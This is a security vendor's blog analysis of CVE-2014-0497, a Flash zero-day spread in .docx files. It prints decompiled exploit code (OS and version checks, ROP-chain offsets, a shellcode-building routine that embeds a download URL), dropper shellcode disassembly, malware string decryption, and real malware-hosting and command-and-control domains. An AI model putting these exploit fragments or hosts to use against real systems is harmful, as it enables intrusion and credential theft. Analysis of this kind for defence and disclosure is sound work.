INCIDENTS

CVE-2014-0497 – A 0-day Vulnerability

By Vyacheslav Zakorzhevsky on February 5, 2014. 8:44 pm

A short while ago, we came across a set of similar SWF exploits and were unable to determine which vulnerability they exploited.

We reported this to Adobe and it turned out that these ITW exploits targeted a 0-day vulnerability. Today, Adobe released a patch for the vulnerability.

This post provides a technical analysis of the exploits and payload that we discovered.

All in all, we discovered a total of 11 exploits, which work on the following versions of Adobe Flash Player:

```
11.3.372.94
11.3.375.10
11.3.376.12
11.3.377.15
11.3.378.5
11.3.379.14
11.6.602.167
11.6.602.180
11.7.700.169
11.7.700.202
11.7.700.224
```

All of the exploits exploit the same vulnerability and all are unpacked SWF files. All have identical actionscript code, which performs an operating system version check. The exploits only work under the following Windows versions: XP, Vista, 2003 R2, 2003, 7, 7×64, 2008 R2, 2008, 8, 8×64. Some of the samples also have a check in place which makes the exploits terminate under Windows 8.1 and 8.1 x64.

```
var _loc4_:* = Capabilities.os.toLowerCase();
if("windows xp" !== _loc4_)
{
   if("windows vista" !== _loc4_)
   {
      if("windows server 2003 r2" !== _loc4_)
      {
         if("windows server 2003" !== _loc4_)
         {
            if("windows 7" !== _loc4_)
            {
               if("windows 7 x64" !== _loc4_)
               {
                  if("windows server 2008 r2" !== _loc4_)
                  {
                     if("windows server 2008" !== _loc4_)
                     {
                        if("windows 8" !== _loc4_)
                        {
                           if("windows 8 x64" !== _loc4_)
                           {
                              return null;
                           }
                        }
                        _loc3_ = makePayloadWin8(param1,param2);
                     }
                     return _loc3_;
                  }
                  _loc3_ = makePayloadWin0ther(param1,param2);
                  return _loc3_;
               }
               _loc3_ = makePayloadWin0ther(param1,param2);
               return _loc3_;
            }
            _loc3_ = makePayloadWin0ther(param1,param2);
            return _loc3_;
         }
         _loc3_ = makePayloadWin0ther(param1,param2);
         return _loc3_;
      }
      _loc3_ = makePayloadWin0ther(param1,param2);
      return _loc3_;
   }
   _loc3_ = makePayloadWin0ther(param1,param2);
   return _loc3_;
}
```

Operating system version check algorithm

If the OS version check is successful, control is passed to functions which assemble ROP chains depending on the Flash Player version. Curiously, there are two such functions – one for Windows 8 / 8×64 and the other for all other versions of Windows.

```
{
   if("win 11,6,602,171" !== _loc6_)
   {
      if("win 11,6,602,180" !== _loc6_)
      {
         if("win 11,7,700,169" !== _loc6_)
         {
            if("win 11,7,700,202" !== _loc6_)
            {
               if("win 11,7,700,224" !== _loc6_)
               {
                  return null;
               }
               _loc3_ = _loc3_ - 10450228;
               _loc5_ = _loc3_ + 13082624;
               _loc4_.writeUnsignedInt(_loc3_ + 4646881);
               _loc4_.position = 64;
               _loc4_.writeUnsignedInt(_loc3_ + 52090);
               _loc4_.position = 76;
               _loc4_.writeUnsignedInt(_loc3_ + 4293);
               _loc4_.writeUnsignedInt(_loc3_ + 9376924);
               _loc4_.writeUnsignedInt(_loc3_ + 93510);
               _loc4_.writeUnsignedInt(_loc3_ + 1145378);
               _loc4_.writeUnsignedInt(_loc3_ + 1909483);
               _loc4_.writeUnsignedInt(param2);
               _loc4_.writeUnsignedInt(4096);
               _loc4_.writeUnsignedInt(64);
               _loc4_.writeUnsignedInt(param2 - 4);
            }
            else
            {
               _loc3_ = _loc3_ - 10441840;
               _loc5_ = _loc3_ + 12865536;
               _loc4_.writeUnsignedInt(_loc3_ + 4637537);
```

The algorithm that checks Flash Player version and assembles an ROP chain

Next, a shellcode specific to the version of Windows used is generated and the vulnerability is exploited.

```
_loc7_ = _loc7_ + 4864;
var _loc9_:ByteArray = makePayload(_loc17_,_loc7_);
if(_loc9_ == null)
{
   return true;
}
var _loc4_:String = "cccc90909090d9eb9bd97424f431d2b27a31c9648b71308b7
var _loc16_:uint = 0;
var _loc10_:uint = _loc4_.length;
var _locl_:ByteArray = new ByteArray();
_locl_.endian = "littleEndian";
while(_loc16_ < _loc10_)
{
   _loc14_ = _loc4_.charAt(_loc16_) + _loc4_.charAt(_loc16_ + 1);
   _locl_.writeByte(parseInt(_loc14_,16));
   _loc16_ = _loc16_ + 2;
}
_loc2_[_loc5_].position = 0;
```

Code fragment which generates the shellcode

We discovered three types of shellcode. The first is a primitive shellcode that reads an executable named a.exe from an SWF file and drops it to the hard drive. Only one of the 11 exploits in our possession (all detected by Kaspersky Lab products as HEUR:Exploit.SWF.Agent.gen) included a payload, but this is discussed below.

```
      push    0A498EAB6h      ; SetErrorMode
      push    0EC0E4E8Eh      ; LoadLibraryA
      lea     edi, [ebp+4]
      push    7
      pop     ecx
      call    GetFuncs
      xor     eax, eax
      push    eax
      push    '23ip'
      push    'wuda'
      push    esp
      call    dword ptr [ebp+4] ; LoadLibrary
      mov     edx, eax
      push    635DC488h       ; CreateProcessAsUserA
      push    591EA70Fh       ; OpenProcessToken
      push    2
      pop     ecx
      call    GetFuncs
      push    10108007h
      call    dword ptr [ebp+8] ; SetErrorMode
      jmp     short loc_401111
-------------------------------------------------------------------

:                             ; CODE XREF: sub_401072:loc_
      jmp     short loc_401161
-------------------------------------------------------------------

:                             ; CODE XREF: sub_401072+9B↑j
      lea     eax, [ebp+7Fh]
      push    eax
      push    7Fh
      call    dword ptr [ebp+0Ch] ; GetTempPath
      lea     edi, [ebp+7Fh]
      add     edi, eax
      mov     dword ptr [edi], 'xe.a'
      xor     ebx, ebx
      mov     bl, 'e'
      mov     [edi+4], ebx
      push    0
      push    0
      push    CREATE_ALWAYS
      push    0
```

The shellcode that reads an embedded file from an exploit and drops it to the hard drive

The second type downloads and executes a file from a URL passed in the SWF file's parameters. Unfortunately, since we do not have the containers that can pass parameters (html/docx), we were unable to check what is downloaded and from where.

```
4le89e131d252535152ffd031c050ff5508" + urlID + "ff";


public function Vickers() {
   super();
   var _locl_:* = root.loaderInfo.parameters;
   if(_locl_["id"].length < 10)
   {
      return;
   }
   urlID = _locl_["id"];
   if(Capabilities.playerType.toLowerCase() == "activex")
   {
      return;
   }
   if(Capabilities.isDebugger == true)
   {
      return;
   }
   while(!exploit())
```


Code which inserts the URL passed in parameters into the shellcode (+ checks the Flash Player type and whether a debugger is present)

The third shellcode type, which is only present in some of the files, is the most interesting. Its main purpose is to use MessageBox to display a dialog window with the following strings:

"Oops – what happened ?X "

"You have been owned by CorelanX "

As for the SWF files, we found out with the help of KSN that they were embedded into .docx documents with the following Korean names:



A machine-generated translation of these names reads as follows: "List of the latest Japanese AV wind and how to use torrents.docx".

We discovered that these exploits had been detected on three different user machines, one of which worked under Mac OS 10.6.8 and the other two under Windows 7. On the Mac user's machine, the exploits were detected in an email attachment. On the Windows 7 machines, they were in a browser cache, but this does not mean the files were not loaded from an email attachment, since Outlook can call Internet Explorer components to open files. Judging by the IP addresses, all these users are located in China. The browser used was SogouExplorer, which originates from China, and the mailbox was hosted on 163.com. All of this may be an indication that the .docx document with the 0-day exploit was distributed via a targeted email mailing.

As for the payload, only one exploit included an executable file. The file is a primitive downloader which downloads several files encrypted using Microsoft CryptoAPI from a level 3 domain (thirdbase.bugs3.com) of the free hosting service bugs3.com. The downloader (detected by Kaspersky Lab products as Trojan-Downloader.Win32.Agent.hdzh) is, as mentioned above, primitive; it includes a string linking to a local pdb file on the developer's computer – "d:.Work.Coding.WorkspacedownLoaderReleasedLoad.pdb" – and uses a simple string decryption algorithm:

```
memset((char *)&v6 + 1, 0, 0x7Fu);
v6 = *(_DWORD *)"Error Code";
v7 = *(_DWORD *)"r Code";
v8 = *(_WORD *)"de";
v9 = aErrorCode_0[10];
StringLen = strlen(a2);
result = 0;
v10 = 0;
if ( (signed int)StringLen > 0 )
{
  pString = a2;
  do
  {
    StringByte = *pString;
    v5 = *((_BYTE *)&v6 + result % 10);
    if ( *pString != v5 )
      StringByte ^= v5;
    result = v10 + 1;
    (pString++)[a1 - (_DWORD)a2] = StringByte;
    v10 = result;
  }
  while ( result < (signed int)StringLen );
}
*(_BYTE *)(result + a1) = 0;
```

String decryption algorithm in downloader dropped by an SWF exploit

We managed to obtain two executables out of (presumably) three from the server mentioned above. The first file (detected as Trojan-Spy.Win32.Agent.cjuj) steals mailbox passwords from a variety of programs (Foxmail, OperaMail, Opera, Mozilla Firefox, Safari, IncrediMail, Pidgin, Thunderbird etc.) and steals data from forms on the following login pages:

```
http://twitter.com
http://facebook.com
http://passport.yandex.ru/passport
http://www.yandex.ru
http://qip.ru
http://mail.qip.ru
https://login.nifty.com/service/login
http://e.mail.ru/cgi-bin/login
http://mail.ru
http://mail.126.com
http://secure.zapak.com/mail/zapakmail.php
https://lavabit.com/apps/webmail/src/login.php
http://www.bigstring.com
http://www.gmx.com
http://passport.sohu.com/indexaction.action
http://www.sohu.com
https://www.zoho.com/login.html
http://mail.sina.com.cn
http://members.sina.com/index.php
http://www.care2.com/passport/login.html
http://www.mail.com/int
https://fastmail.fm/mail
https://www.inbox.com/login.aspx
http://www.gawab.com
http://mail.163.com
http://registration.lycos.com/login.php
http://www.mail.lycos.com
https://my.screenname.aol.com/_cqr/login/login.psp
https://edit.bjs.yahoo.com/config/login
https://login.yahoo.co.jp/config/login
https://login.yahoo.com/config/login_verify2
https://login.live.com/login.srf
https://www.google.com/accounts/servicelogin
```

The second file, a backdoor detected as Backdoor.Win32.Agent.dfdq, works in conjunction with the first. We discovered that it uses C&C servers located at the following addresses:

```
sales.eu5.org
www.mobilitysvc.com
javaupdate.flashserv.net
```

In the process of analyzing the bot, we managed to receive a JPEG file with a .dll embedded in it from several servers. If the file is opened in a standard viewer, you will see an image of a heart:


However, in reality, a dynamic library named kboc.dll (detected as Backdoor.Win32.Agent.dfdr) is extracted from the JPEG and injected into the svchost.exe process. The library communicates to the C&C; however, we have not been able to obtain any additional files. We are continuing to follow the bot's activity.

P.S. Kudos to my colleagues Alexander Polyakov and Anton Ivanov for discovering the 0-day vulnerability.

ADOBE FLASH | MALWARE TECHNOLOGIES | VULNERABILITIES AND EXPLOITS | ZERO-DAY VULNERABILITIES

Share post on:

Related Posts



THERE IS 1 COMMENT

irving Jackson
Posted on July 14, 2014. 7:17 pm

Everything you stated as above mentioned is correct. What do we do to get rid of it for windows 7., Firefox – Internet Explorer?

REPLY

LEAVE A REPLY

Your email address will not be published. Required fields are marked *

Enter your comment here

Name *

Email *

Save my name, email, and website in this browser for the next time I comment.

SUBMIT